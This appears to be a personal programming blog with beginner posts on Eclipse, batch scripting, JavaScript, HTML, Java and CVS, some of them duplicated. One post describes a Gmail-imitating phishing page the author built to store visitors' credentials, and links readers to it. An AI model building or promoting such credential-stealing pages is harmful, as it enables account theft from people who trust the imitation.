Make sure you have you have the latest version of JRE installed in your system.
If the problem still persists then ,the reason being the JRE’s of your system might not be added to the project under consideration. Please follow the steps below .
1) Eclipse Tool Bar>Window>Preferences> Java>Installed Jre’s.
2) You should be seeing the path of the JRE installed.Now copy the location of installed JREs
3) Close the window.
4) Select your Project>Rt ck >Properties>Java Build Path
5) In Libraries tab > clk Add library button
6) In Add Library Window>Select JRE System Library option>next
7) In JRE System Library window >clk on Installed JREs > (you should be able to see the path of the insatlled JREs) Select the JRE path
8) Finish
OR
Other Things done if the above did not solve the problem : - A ) Eclipse Tool bar > Project >Clean
maanantai 15. syyskuuta 2014

perjantai 4. heinäkuuta 2014
Gmail account stealer
Today I read an article from local news that a mysterious web bank link has been sent to a bank customers. That site of course was a scam. The email / site was written in poor Finnish. Of course there are always people who go in to these kind of tricks. First the user had to log in with their bank account and then enter credit card number. So then I decided to do my own scam. This is just for educational purposes. My site looks like Gmail log in, but actually steals your account to mysql table.
Check it here: http://gmailstealer.tk/
Link to the original article (written in Finnish: http://www.iltasanomat.fi/digi/art-1288710145714.html?pos=ksk-trm-digi-etmin)

Check it here: http://gmailstealer.tk/
Link to the original article (written in Finnish: http://www.iltasanomat.fi/digi/art-1288710145714.html?pos=ksk-trm-digi-etmin)
torstai 3. heinäkuuta 2014
Windows bat script
I needed a windows script which makes backup copy of a folder with different name and then deletes all files in the original folder. This is because Filesite has some problems with Microsoft office and is complaining about echo files that are not synchronized. Cleaning the echo folder solves this problem. Users complain about this and I needed a script which clears it automatically and makes sure it can be backed up if something goes wrong. My bat file code is this:
Robocopy C:\NRTEcho C:\NRTEchocopy /E
cd C:\NRTEcho
FOR /D %%p IN ("C:\NRTEcho\*.*") DO rmdir "%%p" /s /q
del C:\NRTEcho\*.* /Q
Robocopy C:\NRTEcho C:\NRTEchocopy /E
cd C:\NRTEcho
FOR /D %%p IN ("C:\NRTEcho\*.*") DO rmdir "%%p" /s /q
del C:\NRTEcho\*.* /Q
maanantai 5. toukokuuta 2014
Simple javascript yes/no prompt and html forward
I needed a simple confirmation YES/NO on my web page which would then redirect to a different page depending on the answer. I couldn't use any other languages but javascript so this is how I acquired it.
First I created a simple button
<button type="button" class="button" onclick="myFunction()">Press me please</button>
and the javascript
<script>
function myFunction()
{
var answer = confirm ("Yes")
if (answer)
window.location.assign("page1.html")
else
window.location.assign("page2.html")
}
</script>
tiistai 26. marraskuuta 2013
HTML 5 Short Page Example
<!doctype html>
<html>
<head>
<title>Niki's HTML 5 Short Page</title>
<meta charset="utf-8" />
</head>
<body>
<h1>Niki's HTML 5 Short Page</h1>
<p>Welcome!</p>
</body>
</html>
Test your valid HTML 5 page with validator.w3.org. Start coding from this "Hello World" template.
<html>
<head>
<title>Niki's HTML 5 Short Page</title>
<meta charset="utf-8" />
</head>
<body>
<h1>Niki's HTML 5 Short Page</h1>
<p>Welcome!</p>
</body>
</html>
Test your valid HTML 5 page with validator.w3.org. Start coding from this "Hello World" template.
torstai 17. lokakuuta 2013
Java - Hello World with Eclipse Quickly

Open Eclipse and create new "Java Project"
Give a name for your project
 Click Finish
Create new class inside src folder

public class Hello {
public static void main(String[] args) {
}
}
write "syso" and press CTRL + SPACE
then add print text
public class Hello {
public static void main(String[] args) {
System.out.println("Hello World!");
}
}

It prints Hello World! to Console.
TIPS: to install JDK on Linux: sudo apt-get install openjdk-7-jdk
Give a name for your project
Create new class inside src folder

Write "main" inside hello and press CTRL + SPACE and ENTER to autocomplete

public class Hello {
main
}
public class Hello {
public static void main(String[] args) {
}
}
write "syso" and press CTRL + SPACE
then add print text
public class Hello {
public static void main(String[] args) {
System.out.println("Hello World!");
}
}

It prints Hello World! to Console.
TIPS: to install JDK on Linux: sudo apt-get install openjdk-7-jdk
keskiviikko 2. lokakuuta 2013
How To Use CVS-VersionControl (School notes)
How to pull existing project from CVS:
Start Eclipse
Notice that only one person in team pushes the project into workspace and then other team members pull the project from cvs.
Select File -> New -> Project
and select CVS - Projects from CVS

From the next window select existing project.

Location:
Host: proto999.haaga-helia.fi // 999 change this to your own group number
Repository path: /home/cvs
Authentication
user: accountname
password: your pw
Connection
Connection type: extssh
click next
Enter Module Name:
choose use an existing module
select the project you want and click finnish
How to push
Right click your project, first select update and then commit

Creating new project:
Simply right click again your project, select team menu and choose share project.
Start Eclipse
Notice that only one person in team pushes the project into workspace and then other team members pull the project from cvs.
Select File -> New -> Project
and select CVS - Projects from CVS

From the next window select existing project.

Location:
Host: proto999.haaga-helia.fi // 999 change this to your own group number
Repository path: /home/cvs
Authentication
user: accountname
password: your pw
Connection
Connection type: extssh
click next
Enter Module Name:
choose use an existing module
select the project you want and click finnish
How to push
Right click your project, first select update and then commit

Creating new project:
Simply right click again your project, select team menu and choose share project.
Tilaa:
Blogitekstit (Atom)